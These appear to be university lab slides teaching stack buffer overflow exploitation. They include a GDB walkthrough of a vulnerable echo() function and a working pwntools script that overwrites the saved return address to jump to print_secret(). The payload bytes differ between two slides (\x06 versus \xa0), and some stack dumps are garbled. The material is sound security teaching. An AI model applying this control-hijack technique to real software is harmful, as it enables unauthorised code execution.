

# **Lab #2.**

# **Buffer Overflow**

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# General Information

## ■ Check "Lab #2" in *Assignment* tab of *Cyber Campus*

- Skeleton code (Lab2.tgz) is attached in the post
- Deadline: **10/20** Friday 23:59
- Submission will be accepted in that post, too
- Late submission deadline: **10/22** Sunday 23:59 **(-20% penalty)**
- Delay penalty is applied uniformly **(not problem by problem)**

## ■ **Please read the instructions in this slide carefully**

- This slide is step-by-step tutorial for the lab
- It also contains important submission guidelines
  - If you do not follow the guidelines, you will get penalty

# Remind: Cheating Policy

- **Cheating (code copy) is strictly forbidden in this course**
  - Read the orientation slide once more
- **Don't ask for solutions in the online community**
  - TA will regularly monitor the communities
- **Sharing your code with others is as bad as copying**
  - Your cooperation is needed to manage this course successfully
- **Starting from this lab, you must submit a report as well**
  - More instructions are provided at the end of this slide

# Overall structure is the same

- Don't forget to use [cspro5.sogang.ac.kr](http://cspro5.sogang.ac.kr)
- Decompress skeleton code (same directory structure)
  - 2-1/ ... 2-4/: Problems you have to solve
  - `check.py`: Self-grading script
  - `config`: Used internally by the self-grading script
- In this slide, we will focus on how to analyze assembly
  - Take this slide as a **step-by-step tutorial** for problem 2-1

```
jason@ubuntu:~$ tar -xzf Lab2.tgz
jason@ubuntu:~$ ls Lab2/
2-1  2-2  2-3  2-4  check.py  config
```

# Example: Problem 2-1

- Source (myecho.c) and binary (myecho.bin) are given

```
void print_secret(void);
```

Your goal is to execute  
this function

```
void echo(void) {  
    char buf[50];  
    puts("Input your message:");  
    scanf("%s", buf);  
    puts(buf);  
}
```

For that, you must  
exploit this BOF

```
int main(void) {  
    echo();  
    return 0;  
}
```

# GDB Usage: Disassemble Binary

- **Command:** `disassemble <func>` (or `disas <func>`)
  - Prints the assembly code of <func>

```
jason@ubuntu:~/Lab2/2-1$ gdb -q myecho.bin
Reading symbols from myecho.bin...
(No debugging symbols found in myecho.bin)
(gdb) disas echo
Dump of assembler code for function echo:
   0x0000000000400732 <+0>:      sub     $0x48,%rsp
   0x0000000000400736 <+4>:      mov     $0x400857,%edi
   0x000000000040073b <+9>:      callq  0x400530 <puts@plt>
   0x0000000000400740 <+14>:     mov     %rsp,%rax
   0x0000000000400743 <+17>:     mov     %rax,%rsi
   0x0000000000400746 <+20>:     mov     $0x40086b,%edi
   0x000000000040074b <+25>:     mov     $0x0,%eax
   0x0000000000400750 <+30>:     callq  0x400580 <__isoc99_scanf@plt>
```

# GDB Usage: Examine Memory

## ■ Let' examine the argument of the first puts()

- From the source code, we already know that the first argument is string "Input your message:"
- In assembly code, **0x400857** is passed as first argument
  - Recall the calling convention of x86-64
- Let's confirm if this address really contains the expected string

Dump of assembler code for function echo:

```
0x0000000000400732 <+0>:      sub     $0x48,%rsp
0x0000000000400736 <+4>:      mov     $0x400857,%edi
0x000000000040073b <+9>:      callq  0x400530 <puts@plt>
```

# GDB Usage: Examine Memory

## ■ Command: **x/<N><t> <addr>**

- Print <N> chunks of data in <t> type, starting from <addr>
- <N> can be omitted when it is 1
- <t> can have various values
- Ex) **x/16xb <addr>** : print 16 bytes in hex
- Ex) **x/10xw <addr>** : print 10 words (4-byte chunks) in hex
- Ex) **x/2xg <addr>** : print 2 giant words (8-byte chunks) in hex
- Ex) **x/s <addr>** : print a string (until the null character)

```
(gdb) x/s 0x400857
0x400857:      "Input your message:"
(gdb) x/16xb 0x400857
0x400857:      0x49      0x6e      0x70      0x75      0x74      0x20      0x79      0x6f
0x40085f:      0x75      0x72      0x20      0x6d      0x65      0x73      0x73      0x61
```




# Analyzing Buffer Overflow

- We must compute the distance between `char[50] buf` and saved return address (by analyzing assembly code)

Dump of assembler code for function echo:

```
0x0000000000400732 <+0>:      sub    $0x48,%rsp
0x0000000000400736 <+4>:      mov     $0x400857,%edi
0x000000000040073b <+9>:      callq  0x400530 <puts@plt>
0x0000000000400740 <+14>:     mov     %rsp,%rax
0x0000000000400743 <+17>:     mov     %rax,%rsi
0x0000000000400746 <+20>:     mov     $0x40086b,%edi
0x000000000040074b <+25>:     mov     $0x0,%eax
0x0000000000400750 <+30>:     callq  0x400580 <__isoc99_scanf@plt>
```



# GDB Usage: Runtime Debugging

- Sometimes, you may want to observe the program execution to confirm whether your analysis is correct
- Command: **b \* <addr>**
  - Set a breakpoint at <addr>
- Command: **r**
  - Run the program (will stop when breakpoint is met)
- Command: **c**
  - Continue the execution by resuming from the breakpoint

# GDB Usage: Runtime Debugging

## ■ Let's set a breakpoint right before the `scanf()` call

- When we hit the breakpoint, we can type GDB commands
- Note: In `x/10xg $rsp`, we used `$rsp` in place of `<addr>`

```
(gdb) b * 0x400750
```

```
Breakpoint 1 at 0x400750
```

```
(gdb) r
```

```
Starting program: /home/jason/Lab2/2-1/myecho.bin
```

```
Input your message:
```

```
Breakpoint 1, 0x0000000000400750 in echo ()
```

```
(gdb) x/10xg $rsp
```

```
0x7fffffffdfaf0: 0x0000000000000000c2
```

```
0x00007fffffffdfdf7
```

```
0x7fffffffdfb0: 0x00000000000000001
```

```
0x00000000004007cd
```

```
0x7fffffffdfc0: 0x00007ffff7fb52e8
```

```
0x0000000000400780
```

```
0x7fffffffdfd0: 0x0000000000000000
```

```
0x00000000004005b0
```

```
0x7fffffffdfef0: 0x00007fffffe0e0
```

```
0x000000000040076f
```

Saved  
return  
address

# GDB Usage: Runtime Debugging

- Let's continue the execution and corrupt return address
- By typing string **"A" \* 0x48 + "BCDE"**, we can corrupt the saved return address and manipulate %rip into 0x45444342
  - You can use **info reg <register>** to check the register value
  - Why not 0x42434445? Little endian! (Review **Chapter 4** lecture slide)

You type in  
this line

```
(gdb) c
Continuing.
```

[illegible]

Program received signal SIGSEGV, Segmentation fault.

```
0x000000004544342 in ?? ()
```

```
(gdb) info reg rip
```

```
rip      0x45444342      0x45444342
```

# Writing Exploit Code

- Now we know that we can corrupt the `%rip` register into `0x45444342` with the following exploit code
  - But what we really have to do is manipulating `%rip` into the address of `print_secret()` function
  - How can we do that?

```
def exploit():  
    # Write your exploit logic here.  
    p = process("./myecho.bin")  
  
    print(p.recvuntil(b"message:\n"))  
  
    p.sendline(b"A" * 0x48 + b"BCDE")
```

# Writing Exploit Code

- Use GDB to find out that **print\_secret()** is at **0x4006a6**
  - Knowing the address is enough; don't analyze its internal code

```
(gdb) disas print_secret
Dump of assembler code for function print_secret:
0x00000000004006a6 <+0>:      sub    $0x58,%rsp
```

- Python allows us to input **arbitrary character bytes**
  - Use `\x` escaper to specify arbitrary byte (even if non-printable)

```
...
print(p.recvuntil(b"message:\n"))

p.sendline(b"A" * 0x48 + b"\xa6\x06\x40")
...
```

# Report Guideline

- **Write report for 2-2, 2-3 and 2-4 (not required for 2-1)**
  - The role of report is to prove that you solved them on your own
  - If you couldn't solve a problem, don't have to write its report
  - Report will not give you score; it is only used to deduct score
- **The length of report does not matter**
  - Don't write things like the background and history of BOF
- **Jump to the body and clearly describe:**
  - Where in the code the vulnerability exists
  - How your code exploits that vulnerability and performs control hijack attack

# Report Guideline: Example

- If you are writing a report for problem 2-1, it must include the followings:
  - In `echo()` function, `scanf("%s")` call is vulnerable to BOF
  - The stack frame layout of `echo()`, like I drew in page 9
  - Why your exploit is sending `b"A" * 0x48 + b"\xa6\xa0\x40"`
    - "A" doesn't have to be justified; just say it can be any character
    - But `* 0x48` and `"\xa6\xa0\x40"` must be explained
    - Once you solve the problem, you will know which part to explain
    - **Don't say "I intuitively guessed and it just worked"**

```
...  
print(p.recvuntil(b"message:\n"))  
  
p.sendline(b"A" * 0x48 + b"\xa6\xa0\x40")  
...
```



# Problem Information

- Four problems in total, 25 pt. each
  - 2-1: myecho.bin
  - 2-2: guess.bin
  - 2-3: fund.bin
  - 2-4: memo.bin **(Challenging)**
- You'll get the point for each problem if the exploit works
  - **No partial point for non-working exploit**
- If the report does not clearly explain your exploit code, you will **lose some (or even all) of the point**
- Stack canary is disabled for 2-1, enabled for the rest
  - Hint: Page 29 of *Chapter 4* lecture slide
- Tip for 2-4: Be careful on '\0' and '\n' character handling

# Lab Office Hour

## ■ 10/16 Monday 15:00~16:00

- If this time doesn't work for you, you can send email to arrange a meeting at different time

## ■ You can drop by my office to:

- Review the key principles of buffer overflow
- Review the step-by-step tutorial for problem 2-1
- Discuss the difficulties you had while solving other problems
  - Cannot give you direct answer, only high-level advice offered
- But no/limited help will be given for problem 2-4
  - Since this problem is intended as a challenging one

# Submission Guideline

## ■ You should submit four exploit scripts and report

- Problem 2-1: `exploit-myecho.py`
- Problem 2-2: `exploit-guess.py`
- Problem 2-3: `exploit-fund.py`
- Problem 2-4: `exploit-memo.py`
- **Don't forget the report: `report.pdf`**

## ■ Submission format

- Upload these files directly to *Cyber Campus* **(do not zip them)**
- **Do not change the file name** (e.g., adding any prefix or suffix)
- If your submission format is wrong, you will get **-20% penalty**